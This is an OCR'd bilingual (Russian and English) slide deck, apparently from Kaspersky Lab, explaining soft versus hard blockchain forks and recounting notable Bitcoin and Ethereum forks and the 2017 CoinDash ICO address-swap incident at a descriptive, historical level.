- 17.07.2017 началось ICO CoinDash
- Хакер взломал сайт и подменил адрес кошелька
- За час 2000 инвесторов накидали $7 mln
- Адресу присвоили имя FAKE_Coindash, в течение суток накидали еще $1 mln
- Один счастливчик послал 1800 ETH (~$300 000)



SoftFork vs HardFork


Soft Fork vs Hard Fork

- Fork – изменение правил корректности блоков. Следствие – возможное раздвоение блокчейна
- Soft Fork – ужесточение правил (дополнительные условия)
  - Пример: можно попросить майнеров не принимать транзакции с какого-то кошелька
- Hard Fork – новые правила (блоки новых и старых майнеров несовместимы)

- При помощи изменения правил можно откатить цепочку вместе со всеми транзакциями - вернуться назад во времени
- В правила можно дописать «делаем вид, что на этом кошельке в два раза больше денег»
  - Примерно так и поступили в рамках The DAO recovery


Soft Fork vs Hard Fork

- Soft Fork – more restrictions



A Soft Fork: Blocks Violating New Rules Are Made Stale By The Upgraded Mining Majority

- Пример: можно попросить майнеров не принимать транзакции с какого-то кошелька
- Hard Fork – new rules



A Hard Fork: Non-Upgraded Nodes Reject The New Rules, Diverging The Chain

- Пример: у разных версий клиента разные правила валидации блоков, нет консенсуса
- Нельзя вывести деньги (откатить транзакцию) с «внешнего адреса», потому что нужен секретный ключ
- Можно откатить цепочку вместе со всеми транзакциями - вернуться назад во времени

Important fork history

- Short «forks» (up to five blocks) appear regularly if blocks mined simultaneously or distributed slowly. Such forks die quickly.
- Bitcoin, hard fork 08.08.2010
  - Overflow leaded to creation of 92 bln BTC (CVE-2010-5139)
  - Rolled back all the transactions for day
  - You need to convince at least half of miners to update the client or you fail
- Ethereum, hard fork 20.07.2016
  - The DAO recovery – returning ETH, contracts substitution, virtual machine “hack”
  - 85% miners accepted
  - Categorical miners declined, Ethereum Classic (ETC) appeared
  - All the ether doubled. 16*ETC ~= ETH
- Bitcoin, hard fork 01.08.2017
  - Some miners decided to increase block size 8 times to increase blockchain throughput
  - All bitcoin owners got also Bitcoin Cash (BCH)
  - 20*BCH ~= BTC
- Bitcoin, hard fork 24.10.2017
  - Some people decided to change mining algorithm decentralize network again
  - All bitcoin owners got also Bitcoin Gold (BTG)
- There will be more in future

История форков

- Короткие форки (до пяти блоков) постоянно появляются, если блоки создаются одновременно или медленно распространяются. Они отмирают естественным образом.
- Bitcoin, hard fork 08.08.2010. Переполнение привело к появлению кошелька с 92 млрд BTC (CVE-2010-5139). Был реальный откат транзакций.
  - Надо убедить хотя бы половину майнеров обновить клиент, иначе ничего не выйдет
- Bitcoin, unintentional hard fork 12.03.2013. Новая версия клиента (от 19.02.2013) создала «некорректный» блок, цепочка раздвоилась.
  - Попросили новых откатиться и забыть свою цепочку (потерять деньги, забыть транзакции)
  - Один специально продал BTC на $10000 в новой цепочке. Потестил double spend ☺
  - Выработали Alert System (Review who has access to the alert system keys, make sure they all have contact information for each other, and get good timezone overlap by people with access to the keys)
  - Добавили мониторинг хардфорков
- Ethereum, hard fork 20.07.2016. TheDAO recovery – возврат ETH, замена контрактов.
  - 85% майнеров переключилось. Радикалы остались, появился Ethereum Classic (ETC)
  - Количество эфира удвоилось. 16*ETC ~= ETH
- Ethereum, hard fork 18.10.2016. Tuning opcode pricing
  - Некоторые операции были слишком дешевыми по газу, но слишком дорогими по вычислениям
- Ethereum, hard fork 22.11.2016. Tuning opcode pricing to prevent future attacks on the network
- Ethereum, unintentional hard fork 24.11.2016. One implementation was failing to revert empty account deletions when the transaction causing the deletions of empty accounts ended with an out-of-gas exception

LET’S TALK?

Kaspersky Lab HQ
39A/3 Leningradskoe Shosse
Moscow, 125212, Russian Federation
Tel: +7 (495) 797-8700
www.kaspersky.com

KASPERSKY lab